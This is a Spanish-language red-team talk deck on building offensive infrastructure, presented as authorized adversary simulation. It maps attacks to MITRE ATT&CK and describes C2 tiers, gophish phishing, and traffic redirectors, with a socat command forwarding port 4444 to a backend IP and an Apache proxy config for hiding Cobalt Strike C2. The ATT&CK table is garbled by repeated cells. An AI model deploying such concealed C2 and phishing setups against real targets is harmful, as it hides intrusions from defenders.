

INFRAESTRUCTURA OFENSIVA



DISCLAIMER

PENTESTING != RED TEAM ENGAGEMENT

Sin embargo, la idea de la charla es armar una infraestructura flexible que sirva para distintos escenarios.

RESUMEN

- 1- Que? Definir requerimientos
- 2- Threat Model
- 3- Propuestas de infraestructura
- 4- Provisioning y Configuracion
- 5- Demo

QUE?

Diseño de la Infraestructura

- Que hacemos y que necesitamos?
 - Vamos a simular un adversario real, lo mas similar a un APT posible con nuestros recursos.
 - Vamos a diseñar una infraestructura con los requerimientos que evaluemos del mapeo/modelado de ataques reales

Diseño de la Infraestructura

- Como modelamos/mapeamos el ataque?
 - mitre ATT&CK
 - la **CYBER** kill chain

Diseño de la Infraestructura

- MITRE ATT&CK

Es un conjunto de Tacticas y Tecnicas basadas en ataques reales, ej:

- Tactica(TA0001): acceso inicial
- Tecnica(T1190): explotar un servicio/app publico

<https://attack.mitre.org/>

Mitre ATT&CK matrix

Initial Access		Execution		Persistence		Privilege Escalation		Defense Evasion		Credential Access		Discovery		Lateral Movement		Collection		Command and Control		Exfiltration		Impact	
9 techniques		10 techniques		18 techniques		12 techniques		34 techniques		14 techniques		24 techniques		9 techniques		16 techniques		16 techniques		9 techniques		13 techniques	
Drive-by Compromise	Command and Scripting Interpreter (7)	Exploit Public-Facing Application	Exploitation for Client Execution	Account Manipulation (4)	Abuse Elevation Control Mechanism (4)	Access Token Manipulation (5)	BITS Jobs	Abuse Elevation Control Mechanism (4)	Credentials from Password Stores (3)	Brute Force (4)	Account Discovery (4)	Exploitation of Remote Services	Archive Collected Data (3)	Application Layer Protocol (4)	Automated Exfiltration	Account Access Removal							
External Remote Services	Inter-Process Communication (2)	Boot or Logon Autostart Execution (11)	BITS Jobs	Boot or Logon Autostart Execution (11)	Deobfuscate/Decode Files or Information	Direct Volume Access	Boot or Logon Initialization Scripts (5)	Exploitation for Credential Access	Forced Authentication	Input Capture (4)	Man-in-the-Middle (1)	Browser Bookmark Discovery	Internal Spearphishing	Audio Capture	Communication Through Removable Media	Data Transfer Size Limits	Data Destruction						
Hardware Additions	Native API	Scheduled Task/Job (5)	Shared Modules	Browser Extensions	Create or Modify System Process (4)	Event Triggered Execution (15)	Compromise Client Software Binary	Execution Guardrails (1)	Exploit for Defense Evasion	File and Directory Permissions Modification (2)	Group Policy Modification	Cloud Service Dashboard	Cloud Service Discovery	Automated Collection	Data Encoding (2)	Exfiltration Over Alternative Protocol (3)	Data Encrypted for Impact						
Phishing (3)	Replication Through Removable Media	Software Deployment Tools	System Services (2)	Create Account (3)	Event Triggered Execution (15)	Group Policy Modification	Event Triggered Execution (15)	Hijack Execution Flow (11)	Hijack Execution Flow (11)	Impair Defenses (6)	Group Policy Modification	Domain Trust Discovery	Remote Service Session Hijacking (2)	Clipboard Data	Data from Cloud Storage Object	Exfiltration Over C2 Channel	Data Manipulation (3)						
Supply Chain Compromise (3)	Trusted Relationship	User Execution (2)	Windows Management Instrumentation	External Remote Services	Hijack Execution Flow (11)	Group Policy Modification	External Remote Services	Hijack Execution Flow (11)	Hijack Execution Flow (11)	Indicator Removal on Host (6)	Hide Artifacts (6)	File and Directory Permissions Modification (2)	File and Directory Permissions Modification (2)	File and Directory Permissions Modification (2)	Data from Cloud Storage Object	Dynamic Resolution (3)	Defacement (2)						
Valid Accounts (4)	Valid Accounts (4)	Valid Accounts (4)	Valid Accounts (4)	Hijack Execution Flow (11)	Hijack Execution Flow (11)	Hijack Execution Flow (11)	Hijack Execution Flow (11)	Hijack Execution Flow (11)	Impair Defenses (6)	Indirect Command Execution	Impair Defenses (6)	Impair Defenses (6)	Impair Defenses (6)	Impair Defenses (6)	Domain Trust Discovery	Exfiltration Over Other Network Medium (1)	Disk Wipe (2)						
				Implant Container Image	Process Injection (11)	Process Injection (11)	Process Injection (11)	Process Injection (11)	Indicator Removal on Host (6)	Masquerading (6)	Impair Defenses (6)	Impair Defenses (6)	Impair Defenses (6)	Impair Defenses (6)	Impair Defenses (6)	File and Directory Permissions Modification (2)	Exfiltration Over Physical Medium (1)	Endpoint Denial of Service (4)					
				Office Application Startup (6)	Scheduled Task/Job (5)	Scheduled Task/Job (5)	Scheduled Task/Job (5)	Scheduled Task/Job (5)	Malicious File Execution (4)	Malicious File Execution (4)	Malicious File Execution (4)	Malicious File Execution (4)	Malicious File Execution (4)	Malicious File Execution (4)	Malicious File Execution (4)	Malicious File Execution (4)	File and Directory Permissions Modification (2)	Firmware Corruption					
				Pre-OS Boot (3)	Server Software Component (3)	Server Software Component (3)	Server Software Component (3)	Server Software Component (3)	Modify Registry	Obfuscated Files or Information (5)	Malicious File Execution (4)	Malicious File Execution (4)	Malicious File Execution (4)	Malicious File Execution (4)	Malicious File Execution (4)	Malicious File Execution (4)	Malicious File Execution (4)	Inhibit System Recovery					
				Traffic Signaling (1)	Valid Accounts (4)	Valid Accounts (4)	Valid Accounts (4)	Valid Accounts (4)	Modify Registry	Obfuscated Files or Information (5)	Malicious File Execution (4)	Malicious File Execution (4)	Malicious File Execution (4)	Malicious File Execution (4)	Malicious File Execution (4)	Malicious File Execution (4)	Malicious File Execution (4)	Network Denial of Service (2)					
				Valid Accounts (4)					Modify Registry	Obfuscated Files or Information (5)	Malicious File Execution (4)	Malicious File Execution (4)	Malicious File Execution (4)	Malicious File Execution (4)	Malicious File Execution (4)	Malicious File Execution (4)	Malicious File Execution (4)	Resource Hijacking					
									Modify Registry	Obfuscated Files or Information (5)	Malicious File Execution (4)	Malicious File Execution (4)	Malicious File Execution (4)	Malicious File Execution (4)	Malicious File Execution (4)	Malicious File Execution (4)	Malicious File Execution (4)	Service Stop					
									Modify Registry	Obfuscated Files or Information (5)	Malicious File Execution (4)	Malicious File Execution (4)	Malicious File Execution (4)	Malicious File Execution (4)	Malicious File Execution (4)	Malicious File Execution (4)	Malicious File Execution (4)	System Shutdown/Reboot					

CYBER kill chain



Mapeando un Ataque

- Acceso Inicial
 - Exploit Public Facing App (T1190)
 - Phishing(T1566)
- Ejecucion
 - Powershell(T1059.001)
- Persistencia
 - Logon Script(T1037.001)

Mapeando un Ataque

- Escalar Privilegios
 - Access Token Manipulation (T1134)
- Defense Evasion
 - Trusted Developer Utilities, MSBuild (T1127.001)
- Discovery
 - Network Service Scanning (T1046)

Mapeando un Ataque

- Movimiento Lateral
 - RDP(T1021.001)
- Collection
 - Email Collection (TT1114)
- Command and Control
 - Proxy(T1090)

Requerimientos

- Poder hacer recon y phishing
- Poder explotar servicios publicos
- Que sea resiliente
- Recibir conexiones reversas
- C2 con proxies
- Payload delivery
- Poder establecer persistencia(ex: phone home)
- Storage
- Almacenar logs y timestamps para comunicarlos al blue team(No es un ctf !)
- Tunear multiples protocolos

Threat Model

Threat Model tl;dr

- Identificar nuestros Assets(c2 location?)
- Identificar adversario/a(blue team maybe?)
- Identificar los recursos del adversario/a
- Identificar nuestros recursos

Team Server

- Es desde donde vamos a realizar todas las operaciones y donde vamos a configurar los distintos Command and Control.
- Vamos a usar Kubernetes!



Command and Control



Command and Control

- Vamos a separarlos en función a cada cuanto los agentes se conectan y en función a que protocolos usan

C2 Long y Short Haul

- Long Haul: los agentes se conectan al servidor una vez al dia/ cada x dias o por semana, este layer lo usamos para garantizar persistencia
- Short Haul: Los agentes se conectan al servidor cada 1/5 minutos, es desde donde podemos operar

C2 Protocolos


- TCP: old school reverse shells,
meterpreter/netcat
- DNS: Vamos a usar sliver para tener reverse
shells por DNS.
- HTTP/HTTPS: vamos a usar merlin/covenant
como C2s https

PHISHING


Vamos a usar gophish adentro del cluster y configurar “docker-mailserver” de tomav en un redirector con su propio dominio




Infraestructura Propuesta 1



Infraestructura Propuesta 2



Redirectors



Redirectors

Son nuestros fronts, se encargan de redirigir el trafico para ofuscar la ubicación real de nuestra infra.

- Dumb pipe: Los vamos a usar para las reverse shells y DNS
- HTTPS: vamos a usarlo para payloads,phishing y los C2 que van por https

Redirectors

Dumb Pipe


```
socat TCP4-LISTEN:4444,fork TCP4:135.15.15.15:4444
```

HTTPS


```
<VirtualHost *:443>
ServerName pwndemic.xyz
# Enable SSL
SSLEngine On
# Trust Self-Signed Certificates generated by Cobalt Strike
SSLProxyVerify none
SSLProxyCheckPeerCN off
SSLProxyCheckPeerName off

ProxyPreserveHost On
ProxyRequests Off
SSLCertificateFile /etc/letsencrypt/live/pwndemic.xyz/cert.pem
SSLCertificateKeyFile /etc/letsencrypt/live/pwndemic.xyz/privkey.pem
SSLCertificateChainFile /etc/letsencrypt/live/pwndemic.xyz/chain.pem
# Enable Proxy
SSLProxyEngine On
  ProxyPass / https://backend.xyz/
  ProxyPassReverse / https://backend.xyz/
</VirtualHost>
```


CASO 1




Caso 2 .onion



Caso 3 domain fronting



2- PROVISIONING Y CONFIGURACION



STACK Baremetal

- Provisioning:
 - kubespray (K8s+ansible)
- Kubernetes:
 - Metallb (Baremetal load balancer)
 - Traefik (Reverse Proxy/LB)
 - Calico (CNI)
 - rook-ceph(Storage)
 - Docker (Containers runtime)

STACK Redirectors

- Provisioning/configuration:
